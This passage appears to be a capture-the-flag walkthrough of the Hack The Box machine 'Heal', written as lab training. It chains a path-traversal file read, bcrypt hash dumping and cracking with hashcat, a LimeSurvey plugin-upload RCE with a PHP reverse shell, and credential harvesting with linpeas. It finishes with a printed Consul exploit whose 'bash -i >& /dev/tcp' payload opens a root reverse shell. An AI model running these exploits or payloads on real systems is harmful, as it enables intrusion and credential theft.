
I then sent the /download request I had captured to the repeater and tested whether the filename parameter was susceptible to LFI by trying to read the /etc/passwd file.
I then tried to read several different files. While going through the Ruby on Rails documentation I found out about the config/database.yml file. So, I leveraged the LFI vulnerability to read the file.

The file’s contents were as follows:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
# SQLite. Versions 3.8.0 and up are supported.
#   gem install sqlite3
#
#   Ensure the SQLite 3 gem is defined in your Gemfile
#   gem "sqlite3"
#
default: &default
  adapter: sqlite3
  pool: <%= ENV.fetch("RAILS_MAX_THREADS") { 5 } %>
  timeout: 5000

development:
  <<: *default
  database: storage/development.sqlite3

# Warning: The database defined as "test" will be erased and
# re-generated from your development database when you run "rake".
# Do not set this db to the same as development or production.
test:
  <<: *default
  database: storage/test.sqlite3

production:
  <<: *default
  database: storage/development.sqlite3
From this I learned about the existence of the storage/development.sqlite3 database. I tried to read the database file by once again leveraging the LFI vulnerability.

The file’s contents were as follows:
1
2
3
4
5
6
7
8
9
10
11
12
13
SQLite format 3@ .v
}

 T55Ktablear_internal_metadataar_internal_metadataCREATE TABLE "ar_internal_metadata" ("key" varchar NOT NULL PRIMARY KEY, "value" varchar, "created_at" datetime(6) NOT NULL, "updated_at" datetime(6) NOT NULL)G[5indexsqlite_autoindex_ar_internal_metadata_1ar_internal_metadatx//tableschema_migrationsschema_migrationsCREATE TABLE "schema_migrations" ("version" varchar NOT NULL PRIMARY KEY)AU/indexsqlite_autoindex_schema_migrations_1schema_migrations
                  utableusersusersCREATE TABLE "users" ("id" integer PRIMARY KEY AUTOINCREMENT NOT NULL, "email" varchar, "password_digest" varchar, "created_at" datetime(6) NOT NULL, "updated_at" datetime(6) NOT NULL, "fullname" varchar, "username" varchar, "is_admin" boolean)P++Ytablesqlite_sequencesqlite_sequenceCREATE TABLE sqlite_sequence(name,seq)U--]tabletoken_blackliststoken_blacklistsCREATE TABLE "token_blacklists" ("id" integer PRIMARY KEY AUTOINCREMENT NOT NULL, "token" varchar, "created_at" datetime(6) NOT NULL, "updated_a!@ datetusers) NOT NULL)
3AA!vantascure@heal.htb$2a$12$J26BZVlMLw.5DyIWQkJOquoAdTNJ//pqByWOxbSVvF9ebDGOBghA22025-05-17 04:15:15.5893942025-05-17 04:15:15.589394vantascurevantascure
Ame@me.com$2a$12$Y/IjPDOzhEIeiK7GA3m0.eYv6uFzSCUYzj2Q2tLoAs0.lv/CmLzcC2025-05-17 04:09:22.6695922025-05-17 04:09:22.669592meme

%Akyl@heal.htb$2a$12$hy50zqBffnOekTJFabuZBOw6YDPBR/ITOJp3RX8f/yYMNwKd3f7kO2025-05-17 02:25:03.3840692025-05-17 02:25:03.384069Kylkyl
'Aadmin@htb.com$2a$12$OF7cQ4INjQWRfLJ3FFcc9ea2Rtaoy/DFX0e4VokaB.eAlPnb0l4qe2025-05-16 19:21:24.3715962025-05-16 19:21:24.371596adminadmin
)AA'    ralph@heal.htb$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG2024-09-27 07:49:31.614858)20240701161836)20240702032524)20240702053125)20240702131229)20240702133115
AAl#]AAschema_sha186dacdae5e53daf6a99cc195f85ec397dbaa71b52024-09-27 07:49:07.2690482024-09-27 07:49:07.269049O##AAenvironmentdevelopment2024-09-27 07:49:07.2666762024-09-27 07:49:07.266679
#schema_sha1#   environment
I found several password hashes within the database file. I was only able to successfully crack the hash for one user, ralph.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ sudo hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

<SNIP>

$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG:147258369

<SINP>
Foothold
A quick Google search about the login page for LimeSurvey told me to navigate to /admin, so I then navigated to http://take-survey.heal.htb/admin and it brought me to the login page shown below.

I put in ralph’s credentials and was able to login successfully.

With a simple Google search for “LimeSurvey Authenticated RCE” I found this RCE exploit.
I cloned the repo to my machine.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/Y1LD1R1M-1337/Limesurvey-RCE.git
Cloning into 'Limesurvey-RCE'...
remote: Enumerating objects: 24, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (6/6), done.
Receiving objects: 100% (24/24), 10.00 KiB | 10.00 MiB/s, done.
Resolving deltas: 100% (5/5), done.
remote: Total 24 (delta 2), reused 0 (delta 0), pack-reused 18 (from 1)
I then made a couple changes to several files. The changes are as follows.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
diff --git a/config.xml b/config.xml
index 0cb5e71..5b31605 100644
--- a/config.xml
+++ b/config.xml
@@ -18,6 +18,7 @@
         <version>3.0</version>
         <version>4.0</version>
         <version>5.0</version>
+       <version>6.0</version>
     </compatibility>
     <updaters disabled="disabled"></updaters>
 </config>

diff --git a/exploit.py b/exploit.py
index 817c94f..1ccdd77 100644
--- a/exploit.py
+++ b/exploit.py
@@ -61,7 +61,7 @@ print("[+]Login Successful")
 print("")
 print("[+] Upload Plugin Request...")
 print("[+] Retrieving CSRF token...")
-filehandle = open("/root/limesurvey/plugin/Y1LD1R1M.zip",mode = "rb") # CHANGE THIS
+filehandle = open("/home/kali/Limesurvey-RCE/Y1LD1R1M.zip",mode = "rb") # CHANGE THIS
 login = req.post(url+"/index.php/admin/authentication/sa/login" ,data=login_creds)
 UploadPage = req.get(url+"/index.php/admin/pluginmanager/sa/index")
 response = UploadPage.text

diff --git a/php-rev.php b/php-rev.php
index d15f929..aec372c 100644
--- a/php-rev.php
+++ b/php-rev.php
@@ -2,7 +2,7 @@

 set_time_limit (0);
 $VERSION = "1.0";
-$ip = '192.26.26.128';  // CHANGE THIS
+$ip = '10.10.16.8';  // CHANGE THIS
 $port = 1337;       // CHANGE THIS
 $chunk_size = 1400;
 $write_a = null;
The first change I made was defining version 6.0 for the plugin’s compatibility since the web application was running version 6.6.4 of LimeSurvey. I then changed the file path of the ZIP file used by the exploit script so that it points to the right location on my machine. Lastly, I changed the IP address in the reverse shell, so it matches my machine’s IP address.
I then deleted the zip file. I did this because I had to prepare the ZIP file using my updated files.
1
2
┌──(kali㉿kali)-[~/Limesurvey-RCE]
└─$ rm Y1LD1R1M.zip
I then zipped the config.xml and php-rev.php files.
1
2
3
4
┌──(kali㉿kali)-[~/Limesurvey-RCE]
└─$ zip Y1LD1R1M.zip php-rev.php config.xml
  adding: php-rev.php (deflated 61%)
  adding: config.xml (deflated 56%)
My malicious plugin was now ready. I then started a listener on port 1337 and ran the exploit.
1
2
┌──(kali㉿kali)-[~/Limesurvey-RCE]
└─$ python3 exploit.py http://take-survey.heal.htb ralph 147258369 80
That gave me a reverse shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.46] 52754
Linux heal 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 11:29:21 up  9:21,  3 users,  load average: 0.00, 0.06, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ron      pts/2    10.10.14.31      10:37   51:52   0.01s  0.01s -bash
ron      pts/3    10.10.14.42      11:25   21.00s  0.01s  0.01s -bash
ron      pts/1    10.10.14.31      10:32   54:45   0.01s  0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
I then upgraded to a fully interactive shell and ran linpeas.sh.
In the linpeas output, I found the following passwords.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
╔══════════╣ Searching passwords in config PHP files
/var/www/limesurvey/application/config/config-defaults.php:$config['display_user_password_in_email'] = true;
/var/www/limesurvey/application/config/config-defaults.php:$config['display_user_password_in_html'] = false;
/var/www/limesurvey/application/config/config-defaults.php:$config['maxforgottenpasswordemaildelay'] = 1500000;
/var/www/limesurvey/application/config/config-defaults.php:$config['minforgottenpasswordemaildelay'] = 500000;
/var/www/limesurvey/application/config/config-defaults.php:$config['passwordValidationRules'] = array(
/var/www/limesurvey/application/config/config-defaults.php:$config['use_one_time_passwords'] = false;
/var/www/limesurvey/application/config/config-sample-dblib.php:            'password' => 'somepassword',
/var/www/limesurvey/application/config/config-sample-mysql.php:            'password' => 'root',
/var/www/limesurvey/application/config/config-sample-pgsql.php:            'password' => 'somepassword',
/var/www/limesurvey/application/config/config-sample-sqlsrv.php:            'password' => 'somepassword',
/var/www/limesurvey/application/config/config.php:                      'password' => 'AdmiDi0_pA$$w0rd',
/var/www/limesurvey/application/views/installer/dbconfig_view.php:        <div id="InstallerConfigForm_dbpwd_row" class="mb-3">
/var/www/limesurvey/application/views/installer/dbconfig_view.php:        <div id="InstallerConfigForm_dbuser_row" class="mb-3">
/var/www/limesurvey/vendor/yiisoft/yii/framework/cli/views/webapp/protected/config/database.php:        'password' => '',
I tried the passwords I found against users from the /etc/passwd file. I was able to connect to the target via SSH as ron using the password AdmiDi0_pA$$w0rd.
I was then able to capture the user flag.
1
2
ron@heal:~$ cat user.txt
c03ef39*************************
Privilege Escalation
I found a lot of ports listening on the localhost.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
╔══════════╣ Active Ports
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1138/nginx: worker
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3001          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8503          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8500          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8600          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8302          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8300          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8301          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
After exploring several ports, I then port forwarded port 8500.
1
2
┌──(kali㉿kali)-[~]
└─$ ssh -L 8500:localhost:8500 ron@10.10.11.46
Consul v.1.19.2 appears to be running on this port. The version can be found by scrolling down on the page shown below.
I found this exploit and modified it. The modified code is as follows:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
# Exploit Title: Hashicorp Consul v1.0 - Remote Command Execution (RCE)
# Date: 26/10/2022
# Exploit Author: GatoGamer1155, 0bfxgh0st
# Vendor Homepage: https://www.consul.io/
# Description: Exploit for gain reverse shell on Remote Command Execution via API
# References: https://www.consul.io/api/agent/service.html
# Tested on: Ubuntu Server
# Software Link: https://github.com/hashicorp/consul

import requests, sys

if len(sys.argv) < 5:
    print(f"\n[\033[1;31m-\033[1;37m] Usage: python3 {sys.argv[0]} <rhost> <rport> <lhost> <lport>\n")
    exit(1)

target = f"http://{sys.argv[1]}:{sys.argv[2]}/v1/agent/service/register"
json = {"Address": "127.0.0.1", "check": {"Args": ["/bin/bash", "-c", f"bash -i >& /dev/tcp/{sys.argv[3]}/{sys.argv[4]} 0>&1"], "interval": "10s", "Timeout": "864000s"}, "ID": "gato", "Name": "gato", "Port": 80}

try:
    requests.put(target, json=json)
    print("\n[\033[1;32m+\033[1;37m] Request sent successfully, check your listener\n")
except:
    print("\n[\033[1;31m-\033[1;37m] Something went wrong, check the connection and try again\n")
I then started a listener on port 4444 and ran the exploit.
1
2
3
4
┌──(kali㉿kali)-[~]
└─$ python3 51117.py 127.0.0.1 8500 10.10.16.8 4444

[+] Request sent successfully, check your listener
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.46] 47178
bash: cannot set terminal process group (45548): Inappropriate ioctl for device
bash: no job control in this shell
root@heal:/#
Finally, I was able to capture the root flag.
1
2
root@heal:~# cat root.txt
da6d6c5*************************